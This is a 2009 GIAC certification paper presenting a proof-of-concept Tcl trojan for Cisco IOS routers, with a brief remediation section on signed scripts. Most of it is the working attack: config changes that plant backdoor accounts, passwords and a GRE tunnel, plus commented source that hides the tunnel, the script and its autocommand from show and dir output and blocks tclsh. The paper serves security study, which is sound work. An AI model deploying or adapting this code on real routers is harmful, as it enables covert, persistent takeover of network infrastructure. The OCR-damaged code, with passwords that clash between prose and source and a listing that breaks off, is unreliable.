Global Information Assurance Certification Paper

IOSTrojan: Who really owns your router?

GIAC (GCIH) Gold Certification

Author: Manuel Humberto Santander Peláez, manuel@santander.name
Advisor: Robert VandenBrink

Accepted: August 4th 2009

Abstract

We know how dangerous Trojans and malware can be. But, if data network equipment like routers and switches also have malware installed, imagine the consequences to the company's information. This paper shows a proof of concept on how an IOS device can have malware software, how to detect it and how to remediate it.

1. Introduction

Malware programs have evolved in recent years from small programs capable of destroying information and making devices become unusable to highly sophisticated programs able to take over the user's computer and collect personal information, with several impacts to the users like identity theft or money theft.

One of the most important factors in malware evolution is the programming technologies available to users. Many characteristics of the languages available have specific features so when they are assembled in a special way they become powerful nasty programs able to do malicious tasks. For example, C compiler has plenty of functions like sockets, specific assembly operations and file manipulation.


Of course, there are controls to handle malware on servers, PC and internet traffic. We can find many antimalware companies that offer solutions to those threats on UNIX and Windows Operating Systems. But on network devices, what should we do? Is it possible to design malware for it?

Many malware programs replicate using vulnerabilities in software programs. Using this approach it's often possible to use a buffer overflow or similar to inject code for the device processor. Since the operating system and processor is different for each device, this would require a lot of time and resources for routers. Would it be possible to use any kind of additional functions on the Cisco device like powershell on Windows?

Cisco routers are not able to perform additional functions to the ones supported on the level 15 privileged mode. Beginning in IOS version 12.3(2)T, Tcl has been included in Cisco IOS as the native scripting language for the platform. With this language, the router is able to send email, send files or perform any other task as a result of a Tcl script execution. We will show in this paper how powerful Tcl scripting is. A Tcl script will be demonstrated that can fully take over the Cisco CLI and become a full Trojan that can hide special artifacts like GRE interfaces.

2. Scenario

Cisco IOS routers are widely deployed in the world. Since they are communication equipment, they are a gateway for all traffic coming outside or inside the network. Consider the following exhibit:



What about if we have a backdoor using Generic Router Encapsulation (GRE) to mask traffic? If we manage to do it, we would have traffic injected into the network and an alternate path for traffic to arrive at the router and control it, skipping the network access controls. Generic Router Encapsulation (GRE) is supported in Cisco IOS as a tunnel interface. It can be configured in any Cisco device that supports routing.

3. Designing the IOS Trojan

Since IOS is the target operating system for the Trojan, there are no commercial or free compilers to generate executable files to be loaded on Cisco devices. Therefore, there are two possible choices: reverse IOS and build assembly code to integrate the functionality we need, or build a Tcl script to be loaded at boot time so it is always active, no matter how many times the router is loaded.

GRE is implemented on IOS as a tunnel interface, which also allows additional routes to be configured on the device. One of the goals of the Trojan is to prevent the user accessing the console from seeing any reference to the tunnel interface, so every possible

reference to it must be hidden. For this, the output for several commands has to be modified to avoid text that may reveal any possible trace for the masked interface.

The Trojan begins the infection of the device by writing to the configuration file of the device using the *ios_config* command. This command allows writing commands to the startup config of the router. The following tasks are performed:

- For *line vty 0 4,* it disables ssh, enables telnet and sets the login password to *iamaTrojan*.
- It sets the enable secret password to *iamahackedCisco*.
- It creates the *jdoe* user with privilege 15 and sets the Tcl script as the *shell* for the user.
- It configures *login local* for the line console 0.
- A GRE tunnel is created with destination ip address *192.168.3.1*, source interface *fastethernet 0/0*, *192.168.10.1* as the ip address of this side of the tunnel and netmask *255.255.255.252*.

To be successful, the Trojan needs to emulate the CLI (Command Line Interface). Using the previously discussed functionality, the Trojan begins its execution by recreating the prompt. The hostname is retrieved using the *info hostname* command and then it is completed by the # or *(config)* where necessary. The user commands will be captured with a special input procedure that filters the backspace from the input text, so no syntax errors on input buffers are introduced. For every parsed command, a regular expression will be defined so that user input can be matched to the command required. The commands parsed and executed with modified coded versions are: *show interfaces*, *show version*, *show configuration, show running-config, show ip interface brief, dir NVRAM, Tclsh* and *show ip route*. Why is the Tclsh command included? If the user tries to execute it, the goal is to divert any possible action to get rid of the Trojan, so an error is shown every time it is invoked. The regular expressions for each command are:

Command	Regular Expression
show interfaces	sh(ow|o)? int(erfaces|erface|erfac|erfa|erf|er|e)?
show version	sh(ow|o)? ver(sion|sio|si|s)?
show configuration	sh(ow|o)? conf(iguration|iguratio|igurati|igurat|igura|igur|igu|ig|i)?
show running-config	sh(ow|o)? run(ning-config|ning-confi|ning-conf|ning-con|ning-co|ning-c|ning-|ning|nin|ni|n)?
show ip interface brief	sh(ow|o)? ip int(erface|erfac|erfa|erf|er|e)? br(ief|ie|i)?
dir NVRAM	sh(ow|o)? fla(sh:|sh|s)?
Tclsh	Tcls(h)?
show ip route	sh(ow|o)? ip ro(ute|ut|u)?
configure terminal	conf(igure|igur|igu|ig|i)? t(erminal|ermina|ermin|ermi|erm|er|e)?

For each successfully parsed command inside the Trojan there will be a procedure that executes it. If it is not any of the commands that are defined in the previous table, it will be executed as typed using the *exec* command. If it is defined as command in IOS, it will then be executed.

To make this possible, there is a way to parse output, redirecting the output text from a command to a temp file in the NVRAM device. Why the NVRAM? The command text output is not very big and it is a device that every router has, despite the model and the number of flash cards configured. The command to redirect the CLI command text output to a file is *redirect,* taking the output of any Cisco IOS File System with the format *prefix:[directory]*filename. Prefix can be any local file location such as *NVRAM:*, *flash:* and *disk0:* or network locations like *ftp* or *tftp*. The file is modified to erase the text that is needed to cloak from the user's sight, the resulting text is shown and the temp file is erased.

The tasks specified above can be accomplished using the Tcl file manipulation capabilities. This alternative is perfect for modifying the text output of the target commands, so the presentation format is preserved and no suspicions are raised. The read and write operations are defined as the I/O buffering is configured. This is done using the *fconfigure* command. The buffering option will be set to *line,* so Tcl will process the file stream and fill the internal buffer with information until a carriage return separator ("\n")

is read. The information will be sent to a variable and then processed to modify the output so no reference to the tunnel is shown to the user.

Any other commands in the CLI privileged mode can be modified. It is just a matter of time to design a full scam shell for any Cisco IOS device so the hacker can attain any goal desired.

4. Working with the Trojan

4.1. Setting up the Trojan

The script needs to be copied to the device. Any valid filesystem supported by the IOS device can work for this task. The most common are:

Internal	
nvram:	Non-volatile RAM
flash:	Flash Card

External	
tftp:	TFTP Protocol Transfer
xmodem:	Xmodem Protocol Transfer
ymodem:	Ymodem Protocol Transfer
rcp:	Remote Copy Transfer
scp:	Secure Copy Transfer
http:	Hypertext Transfer Protocol Transfer
https:	Secure Hypertext Transfer Protocol Transfer

For this example we will use the copy tftp: flash: command. The command takes the following arguments:

```
R0#copy tftp: flash:
Address or name of remote host []?
Source filename []? iostrojan.tcl
Destination filename [iostrojan.tcl]?
Accessing tftp://          /iostrojan.tcl...
Erase flash: before copying? [confirm]n
Loading iostrojan.tcl from            (via FastEthernet0/0): !
[OK - 4575 bytes]

Verifying checksum...  OK (0x1166)
4575 bytes copied in 0.181 secs (25276 bytes/sec)
```

- IP Address or remote name where the TFTP Server resides
- Source filename of the file resident on the TFTP Server
- Destination Filename of the file being saved to the Flash card

- Confirmation prompt for erasing the Flash before the file is copied inside. Since there will be no update of the device operating system, type *n*.

The Trojan is now on the flash filesystem. It can be executed by issuing Tclsh on the privileged exec mode of the CLI.

4.2. Executing the Trojan for the first time

Tcl is invoked in Cisco IOS from the privileged mode using the command *Tclsh*. Using this, there are two ways to execute a script:

Invoke a Tcl script from any of the filesystems available to the device: *Tclsh <filesystem>:<filename>*

```
R0#tclsh nvram:iostrojan.tcl
R0#
```

Enter Tcl and then invoke the script. After executing Tclsh, you enter into privileged exec Tcl mode. The prompt is modified by appending *(Tcl)* to the prompt. The script is executed using *source <filesystem>:<filename>*

```
R0#tclsh
R0(tcl)#source nvram:iostrojan.tcl
R0#
```

4.3. Operating the device with the Trojan

For the proof of concept, the console line is bound to the internal user database and the vty lines keep using a password for authentication. For each re-written command, we will show the output for the command from the two points of view: infected console and a normal priv 15 vty session.

4.3.1. Cloaking the routes

When a tunnel interface is configured, a directly connected route is created in the routing table. Since there is only one GRE interface created, the interface name is *Tunnel0*. The Trojan modifies the output of this command so no routes containing Tunnel interfaces are shown.

The following exhibit shows the output from a *show ip route* command on the hacked router from a vty session:

```
R2#192.168.2.1
Trying 192.168.2.1 ... Open

R0>ena
Password:
R0#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     192.168.10.0/30 is subnetted, 1 subnets
C       192.168.10.0 is directly connected, Tunnel0
O    192.168.4.0/24 [110/12] via 192.168.2.2, 00:00:30, FastEthernet1/0
     10.0.0.0/24 is subnetted, 1 subnets
C       10.0.0.0 is directly connected, FastEthernet0/0
C    192.168.2.0/24 is directly connected, FastEthernet1/0
O    192.168.3.0/24 [110/2] via 192.168.2.2, 00:00:30, FastEthernet1/0
R0#
```

Now take a look to the following exhibit showing the output from the same command on the hacked router in the console:

```
User Access Verification

Username: jdoe
Password:
R0#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

O    192.168.4.0/24 [110/12] via 192.168.2.2, 00:04:51, FastEthernet1/0
     10.0.0.0/24 is subnetted, 1 subnets
C       10.0.0.0 is directly connected, FastEthernet0/0
C    192.168.2.0/24 is directly connected, FastEthernet1/0
O    192.168.3.0/24 [110/2] via 192.168.2.2, 00:04:51, FastEthernet1/0
R0#
```

A user at the console will not notice any change in the routing table because it is not shown. The remaining directly connected routes and the OSPF routes are still there.

Please check out the procedure *show_ip_route* written in appendix 8 to review the code that implements the cloaking for routes.

4.3.2. Modifying the version information

The *show version* command output is filled with many interesting artifacts like IOS Version, Uptime, Processor Board ID, CPU Specs, Flash Disks, Configuration register and NVRAM specs. Under the IOS Version section, there is a line stating the date, hour and ID of the person/group that compiled the IOS. To prove it can be hacked, the ID of the person/group will be changed to *Manuel_Santander*.

The following exhibit shows the output of the *show version* command on the hacked router from the vty session, where the original ID is shown:

```
R2#192.168.2.1
Trying 192.168.2.1 ... Open

R0>ena
Password:
R0#show version
Cisco IOS Software, 7200 Software (C7200-IK9S-M), Version 12.4(13b), RELEASE SOF
TWARE (fc3)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2007 by Cisco Systems, Inc.
Compiled Wed 25-Apr-07 03:18 by prod_rel_team

ROM: ROMMON Emulation Microcode
BOOTLDR: 7200 Software (C7200-IK9S-M), Version 12.4(13b), RELEASE SOFTWARE (fc3)

R0 uptime is 2 hours, 7 minutes
System returned to ROM by unknown reload cause - suspect boot_data[BOOT_COUNT] 0
x0, BOOT_COUNT 0, BOOTDATA 19
System image file is "tftp://255.255.255.255/unknown"


This product contains cryptographic features and is subject to United
States and local country laws governing import, export, transfer and
use. Delivery of Cisco cryptographic products does not imply
```

This corresponding exhibit shows the output from the same command on the hacked router in the console line. Note the changed id:

```
User Access Verification

Username: jdoe
Password:
R0#show version
Cisco IOS Software, 7200 Software (C7200-IK9S-M), Version 12.4(13b), RELEASE SOF
TWARE (fc3)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2007 by Cisco Systems, Inc.
Compiled Wed 25-Apr-07 03:18 by Manuel_Santander

ROM: ROMMON Emulation Microcode
BOOTLDR: 7200 Software (C7200-IK9S-M), Version 12.4(13b), RELEASE SOFTWARE (fc3)

R0 uptime is 2 hours, 11 minutes
System returned to ROM by unknown reload cause - suspect boot_data[BOOT_COUNT] 0
x0, BOOT_COUNT 0, BOOTDATA 19
System image file is "tftp://255.255.255.255/unknown"


This product contains cryptographic features and is subject to United
States and local country laws governing import, export, transfer and
use. Delivery of Cisco cryptographic products does not imply
third-party authority to import, export, distribute or use encryption.
```

Any other section of the output can be modified as desired, like the configuration register. For instance, the Trojan might modify the configuration register, but show the same 0x2102 value to the user. Please check out the procedure *sh_version* written in appendix 8 to review the code that implements the modifications to version information of the Cisco IOS device.

4.3.3. Hiding the tunnel and the Trojan execution configuration information

There are two types of configuration information on the router: the startup configuration that is saved to the NVRAM memory and applied to the IOS device every time it boots, and the running configuration that contains the parameters that the IOS is using to run.

The *show configuration* command shows the user the startup configuration of the device. The Trojan will modify the output of the command so there will be no Tunnel interface configuration section shown and no traces of the *autocommand* command pointing to the iosTrojan.Tcl script.

Consider the following two exhibits. The first one shows the startup configuration of the device of the hacked router from the vty session. Please note the *autocommand* configuration for the jdoe user and the *Tunnel0* interface configuration. The second one

shows the startup configuration of the hacked device from the console line, but no *Tunnel0* interface configuration is shown:

```
!
!
username msantand privilege 15 password 7 141217070F003A727C
username jdoe privilege 15 password 7 09454F04180D1611000916
username jdoe autocommand tclsh nvram:iostrojan.tcl
!
!
!
!
!
!
!
interface Tunnel0
 ip address 192.168.10.1 255.255.255.252
 tunnel source FastEthernet0/0
 tunnel destination 192.168.3.1
!
interface FastEthernet0/0
 ip address 10.0.0.252 255.255.255.0
 duplex half
 speed auto
!
interface FastEthernet0/1
 --More--
```

The lines shown in the blue squares will not be present in the next exhibit where the Trojan is running in the console line:

```
!
!
!
username msantand privilege 15 password 7 141217070F003A727C
username jdoe privilege 15 password 7 09454F04180D1611000916
!
!
!
!
!
!
!
!
interface FastEthernet0/0
 ip address 10.0.0.252 255.255.255.0
 duplex half
 speed auto
!
interface FastEthernet0/1
 no ip address
 shutdown
 duplex auto
 speed auto
!
```

The *show running-config* command shows the user the running configuration of the device. As with the previous command output, the Trojan will modify it so there will

be no Tunnel interface configuration section shown and no trace of the *autocommand* command pointing to the iosTrojan.Tcl script.

The results are the same as obtained on the last two exhibits. Please check out the procedure *show_conf* and *show_run_conf* written in appendix 8 to review the code that implements the feature of hiding the tunnel and the Trojan execution configuration information

4.3.4. Cloaking the tunnel interface from the interface lists

As discussed previously, the GRE tunnel is configured as an interface. There are two commands to list the interfaces of an IOS device: *show interfaces* and *show ip interface brief*.

If you want to list all the information of an interface like the administrative and operative status, MAC address, IP address, MTU, input rate, output rate, you could use the command *show interfaces*. The Trojan modifies the command output so that no information about the tunnel interface is displayed.

Consider the following exhibit showing the output from a *show interfaces* command on the hacked router from a vty session:

```
FastEthernet1/1 is administratively down, line protocol is down
  Hardware is i82543 (Livengood), address is ca00.10d4.001d (bia ca00.10d4.001d)
  MTU 1500 bytes, BW 100000 Kbit, DLY 100 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  Full-duplex, 100Mb/s, 100BaseTX/FX
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input never, output never, output hang never
  Last clearing of "show interface" counters never
  Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0
  Queueing strategy: fifo
  Output queue: 0/40 (size/max)
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
     0 packets input, 0 bytes
     Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
     0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
     0 watchdog
     0 input packets with dribble condition detected
     0 packets output, 0 bytes, 0 underruns
     0 output errors, 0 collisions, 0 interface resets
     0 babbles, 0 late collision, 0 deferred
     0 lost carrier, 0 no carrier
     0 output buffer failures, 0 output buffers swapped out
Tunnel0 is up, line protocol is up
  Hardware is Tunnel
  Internet address is 192.168.10.1/30
  MTU 1514 bytes, BW 9 Kbit, DLY 500000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation TUNNEL, loopback not set
  Keepalive not set
  Tunnel source 10.0.0.252 (FastEthernet0/0), destination 192.168.3.1
```

Now look to the following exhibit showing the output from the same command on the hacked router in the console line. After *interface fastethernet 1/1*, the output ends and the prompt is shown again. The tunnel information is hidden from the user:

```
     0 watchdog
     0 input packets with dribble condition detected
     3822 packets output, 365672 bytes, 0 underruns
     0 output errors, 0 collisions, 1 interface resets
     0 babbles, 0 late collision, 0 deferred
     0 lost carrier, 0 no carrier
     0 output buffer failures, 0 output buffers swapped out
FastEthernet1/1 is administratively down, line protocol is down
  Hardware is i82543 (Livengood), address is ca00.10d4.001d (bia ca00.10d4.001d)
  MTU 1500 bytes, BW 100000 Kbit, DLY 100 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  Full-duplex, 100Mb/s, 100BaseTX/FX
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input never, output never, output hang never
  Last clearing of "show interface" counters never
  Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0
  Queueing strategy: fifo
  Output queue: 0/40 (size/max)
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
     0 packets input, 0 bytes
     Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
     0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
     0 watchdog
     0 input packets with dribble condition detected
     0 packets output, 0 bytes, 0 underruns
     0 output errors, 0 collisions, 0 interface resets
     0 babbles, 0 late collision, 0 deferred
     0 lost carrier, 0 no carrier
     0 output buffer failures, 0 output buffers swapped out
R0#
```

If you want to list the information with brief detail like interface, ip address, operational status, administrative status, you need to use *show ip interface brief* command. Since this command also shows descriptions of the interfaces of the device, the Trojan will modify the command output to avoid giving the user any information about the tunnel interface.

Take a look to the following two exhibits. The first one shows the output of the *show ip interface brief* command of the hacked router from the vty session. Note the *Tunnel0* interface information. The second one shows the output of the *show ip interface brief* command of the hacked router from the console line. No *Tunnel0* interface information is shown:

```
R2>192.168.2.1
Trying 192.168.2.1 ... Open

R0>ena
Password:
R0#show ip interface brief
Interface                  IP-Address      OK? Method Status                Prot
ocol
FastEthernet0/0            10.0.0.252      YES manual up                    up

FastEthernet0/1            unassigned      YES NVRAM  administratively down down

FastEthernet1/0            192.168.2.1     YES NVRAM  up                    up

FastEthernet1/1            unassigned      YES NVRAM  administratively down down

Tunnel0                    192.168.10.1    YES unset  up                    up

R0#
```

Now consider the output of the *show ip interface brief* command on the hacked router in the console line. No interface *Tunnel0* is shown.

```
User Access Verification

Username: jdoe
Password:
R0#show ip interface brief
Interface                  IP-Address      OK? Method Status                Prot
ocol
FastEthernet0/0            10.0.0.252      YES manual up                    up

FastEthernet0/1            unassigned      YES NVRAM  administratively down down

FastEthernet1/0            192.168.2.1     YES NVRAM  up                    up

FastEthernet1/1            unassigned      YES NVRAM  administratively down down

R0#
```

Please check out the procedure *sh_int* written in appendix 8 to review the code that implements the feature of cloaking the tunnel interface from the whole interface list of the IOS device.

4.3.5. Avoiding Tclsh mode

Tcl exec mode can be used by typing Tcl commands to find out if there is any strange file on any of the IOS device filesystems. To avoid this possibility of revealing

the Trojan's existence, it will simulate to the user that the Tclsh command is not part of the IOS command set, showing to the user a common CLI error.

As can be seen from the exhibit, the "Tclsh" prompt will be displayed to a user at the console prompt:

```
R2 con0 is now available



Press RETURN to get started.









R2>192.168.2.1
Trying 192.168.2.1 ... Open

R0>ena
Password:
R0#tclsh
R0(tcl)#
```

Now take a look to the following exhibit from the console line on the hacked router. The *Tclsh* command does not appear to be present:

```
Press RETURN to get started.









User Access Verification

Username: jdoe
Password:
R0#tclsh

% Invalid input detected at '^' marker.

R0#
```

Please check out the main module of the trojan written in appendix 8 to review the code that implements the feature of avoiding the Tclsh mode in the IOS device.

4.3.6. Hiding files in the IOS Filesystems

The Trojan needs to be saved into one of the IOS device filesystems to survive a reboot of the router. One command to check the files on the NVRAM or any other filesystem is *dir <filesystem>:* and the output shows like a normal *dir* from DOS. To avoid detection of the script in NVRAM, the Trojan will modify the output of the *dir* command so the script will not be shown to the user.

Take a look to the following exhibit. It shows the output from the *dir NVRAM:* command issued on the hacked IOS device from a vty line:

```
R2>192.168.2.1
Trying 192.168.2.1 ... Open

R0>ena
Password:
R0#dir nvram:
Directory of nvram:/

  123  -rw-        1306                    <no date>  startup-config
  124  ----           5                    <no date>  private-config
  125  -rw-        1306                    <no date>  underlying-config
    1  ----          34                    <no date>  persistent-data
    2  ----           4                    <no date>  rf_cold_starts
    3  -rw-           0                    <no date>  ifIndex-table
    4  -rw-        8592                    <no date>  iostrojan.tcl

129016 bytes total (115365 bytes free)
R0#
```

Now take a look to the same command typed in the console line of the hacked IOS device. Note that “iostrojan.Tcl” is not visible on the hacked device:

```
Press RETURN to get started.



User Access Verification

Username: jdoe
Password:
R0#dir nvram:
Directory of nvram:/

  123  -rw-        1306                    <no date>  startup-config
  124  ----           5                    <no date>  private-config
  125  -rw-        1306                    <no date>  underlying-config
    1  ----          34                    <no date>  persistent-data
    2  ----           4                    <no date>  rf_cold_starts
    3  -rw-           0                    <no date>  ifIndex-table

129016 bytes total (115365 bytes free)
R0#
```

Please check out the procedure *dir_nvram* written in appendix 8 to review the code that implements the feature of avoiding the Tclsh mode in the IOS device.

5. Remediation

Tcl scripts are a great enhancement to Cisco IOS. As all technical innovations, it can be used for good and bad. Just as PC users need to be aware that downloading files from untrusted sources can cause security issues, administrators of Cisco IOS devices need to be careful of what kinds of Tcl scripts they run on their devices.

It is a good practice to sign scripts. That is a guarantee that the original script was not modified and so it will produce the expected results. This feature can be enabled on the Cisco IOS device using the *scripting tcl secure-mode* command in global configuration mode. The command is supported beginning IOS 12.4(15)T.

6. Conclusion

Technology enhancements are often a tradeoff between great possibilities and increased security risks. These technology enhancements like Tcl inside the Cisco IOS devices can be transformed to nasty malware that can compromise the information security of the whole company, because Tcl is able to provide to the script a wide range of task from string manipulation to network transfers. Tcl can help companies to automate administration tasks within Cisco infrastructure and cannot be discarded just because there are some risks associated to the availability of the language. To minimize that risk, there have to be explicit controls for avoiding use of unsigned Tcl scripts or, if not used at all, controls to avoid use of Tcl in IOS devices like IOS images without Tcl support.

7. References

Welch, B. (2003). *Practical programming in Tcl and tk (4th edition)*. New Jersey: Prentice Hall PTR.

Cisco Systems. (2007, Nov 30). Signed Tcl Scripts. Retrieved August 21, 2009, from Cisco IOS Software Releases 12.4 T: http://www.Cisco.com/en/US/docs/ios/12_4t/netmgmt/configuration/guide/sign_Tcl.html

Cisco Systems. (2003). Cisco IOS Scripting with Tcl. Retrieved September 8, 2009, from Cisco Systems: http://www.Cisco.com/en/US/docs/ios/12_3t/12_3t2/feature/guide/gt_Tcl.html#wp1027173

Cisco Systems. (2003). Show command section filter. Retrieved September 8, 2009, from Cisco Systems: http://www.Cisco.com/en/US/docs/ios/12_3t/12_3t2/feature/guide/gtshfltr.html

8. Appendix – IOSTROJAN commented source code

```
proc iosTrojan {} {
    proc infection {} {                                                                    #Infection routine

        exec "terminal no monitor"                                                         #Avoid any logs from cloaked commands from the user



        ios_config "line vty 0 4" "no login local"                                         #Avoid login from the network using the local user database



        ios_config "line vty 0 4" "no transport input"                                     #Unconfigure connections from the network

        ios_config "line vty 0 4" "no autocommand"                                         #Unconfigure any possible autocommands associated with the line



        ios_config "line vty 0 4" "transport input telnet"                                 #Use telnet on the network connections

        ios_config "line vty 0 4" "password iamatroyan"                                    #Password for network connections

        ios_config "line console 0" "login local"                                          #Use local user database for console line logons



        ios_config "username jdoe priv 15 password iamahacker"
        ios_config "username jdoe autocommand Tclsh NVRAM:iosTrojan.Tcl"                   #Configure Trojan user

        ios_config "no enable secret"
        ios_config "no enable password"
        ios_config "enable secret iamahackedCisco"
        ios_config "service password-encryption"
        ios_config "interface tunnel 0" "ip address 192.168.10.1 255.255.255.252"
        ios_config "interface tunnel 0" "tunnel source fastethernet 0/0"
        ios_config "interface tunnel 0" "tunnel destination 192.168.3.1"
    }

    proc sh_int {} {                                                                       #"show interfaces" Trojan command

        exec "show interfaces | redirect NVRAM:int.txt"                                    #Execute show interfaces and save the output to NVRAM



        set itf [open "NVRAM:int.txt" r]
        fconfigure $itf -buffering line
        gets $itf datos
        while {![eof $itf]} {
            if {[string match "Tunnel0*" $datos]} {                                        #If line has Tunnel0, don't show anymore output



                break
            } else {
                puts $datos
            }
                gets $itf datos
        }
        close $itf
```

Manuel Humberto Santander Peláez, manuel@santander.name

```
        file delete NVRAM:int.txt                                   #Delete the created file from NVRAM

}

proc dir_NVRAM {}                                                   #Check files of NVRAM
{
        set output [exec "dir NVRAM:"]                              #Execute "dir NVRAM:" and grab the output
        set itf [open "NVRAM:dirNVRAM.txt" w]                       #Open a file to NVRAM and save the output of the previous command
        puts $itf $output
        close $itf
        set itf [open "NVRAM:dirNVRAM.txt" r]
        fconfigure $itf -buffering line
        gets $itf datos
        while {![eof $itf]} {
                if {[string match "*iosTrojan.Tcl*" $datos]} {      #If line has iosTrojan.Tcl, don't show it

                } else {
                        puts $datos
                }
                        gets $itf datos
        }
        close $itf
        file delete NVRAM:dirNVRAM.txt                              #Delete the created file from NVRAM

}

proc getInput {} {                                                  #Keyboard input routine

        set ret ""
        while {[set ch [read stdin 1]] != "\n" && $ch != "\r"} {     #Check chars until carriage return or new line is entered

                if {$ch == ""} continue
                if {$ch == "\u007f"} {                              #If backspace is read, erase a char from the input buffer

                        set ret [string range $ret 0 end-1]
                } else {
                        append ret $ch
                }
                flush stdout
        }
        return $ret
}

proc sh_version {} {                                                #"show version" Trojan command

        exec "show version | redirect NVRAM:vers.txt"               #Execute "show version" and save the output to NVRAM

        set vf [open "NVRAM:vers.txt" r]
        fconfigure $vf -buffering line
        gets $vf datos
        while {![eof $vf]} {
                if {[string match "Compiled*" $datos]} {            #If line has "Compiled", change the string to show my name

                        puts "Compiled Wed 25-Apr-07 03:18 by Manuel_Santander"
                } else {
```

```
                puts $datos
            }
            gets $vf datos
        }
        close $vf                                                    #Delete the created file from NVRAM

        file delete NVRAM:vers.txt
}

proc sh_int_brief {} {                                               #"show ip interface brief" Trojan command

        exec "show ip interface brief | redirect NVRAM:shipint.txt"  #Execute "show ip interface brief" and save the output to NVRAM

        set vf [open "NVRAM:shipint.txt"
        r]
        fconfigure $vf -buffering line
        gets $vf datos
        while {![eof $vf]} {
            if {[string match "Tunnel*" $datos]} {                   #If line has "Tunnel", don't show it

            } else {
                puts $datos
            }
            gets $vf datos
        }
        close $vf
        file delete NVRAM:shipint.txt                                #Delete the created file from NVRAM

}

proc sh_ip_route {} {                                                #"show ip route" Trojan command

        exec "show ip route | redirect NVRAM:shiproute.txt"          #Execute "show ip route" and save the output to NVRAM

        set vf [open "NVRAM:shiproute.txt" r]
        fconfigure $vf -buffering line
        gets $vf datos
        while {![eof $vf]} {
            if {[string match "*Tunnel*" $datos]} {                  #If line has "Tunnel", don't show it

            } else {
                if {[string match "*192.168.10.0*" $datos]} {        #If line has "192.168.10.0", don't show it

                } else {
                    puts
                    $datos
                }
            }
            gets $vf datos
        }
        close $vf
        file delete NVRAM:shiproute.txt                              #Delete the created file from NVRAM

}

proc show_conf {} {                                                  #"show configuration" Trojan command

        exec "show configuration | redirect NVRAM:shconf.txt"        #Execute "show configuration" and save the
```

```
                                                                                                                    output to
                                                                                                                    NVRAM

        set vf [open "NVRAM:shconf.txt" r]
        fconfigure $vf -buffering line
        gets $vf datos
        while {![eof $vf]} {
                if {[string match "*iosTrojan*" $datos]} {                                                          #If line has
                                                                                                                    "iosTrojan",
                                                                                                                    don't show it

                } else {
                        if {[string match "*unnel*" $datos]} {                                                      #If line has
                                                                                                                    "unnel", don't
                                                                                                                    show it

                        } else {
                                if {[string match "*ip address 192.168.10*" $datos]} {                              #If line has "ip
                                                                                                                    address
                                                                                                                    192.168.10",
                                                                                                                    don't show it

                                } else {
                                        puts $datos
                                }
                        }
                }
                gets $vf datos
        }
        close $vf
        file delete NVRAM:shconf.txt                                                                                #Delete the
                                                                                                                    created file from
                                                                                                                    NVRAM
}

proc show_run_conf {} {                                                                                             #"show running-
                                                                                                                    config" Trojan
                                                                                                                    command
        exec "show running-config | redirect NVRAM:shrconf.txt"                                                     #Execute "show
                                                                                                                    running-config"
                                                                                                                    and save the
                                                                                                                    output to
                                                                                                                    NVRAM

        set vf [open "NVRAM:shrconf.txt" r]
        fconfigure $vf -buffering line
        gets $vf datos
        while {![eof $vf]} {
                if {[string match "*iosTrojan*" $datos]} {                                                          #If line has
                                                                                                                    "iosTrojan",
                                                                                                                    don't show it

                } else {
                        if {[string match "*unnel*" $datos]} {                                                      #If line has
                                                                                                                    "unnel", don't
                                                                                                                    show it

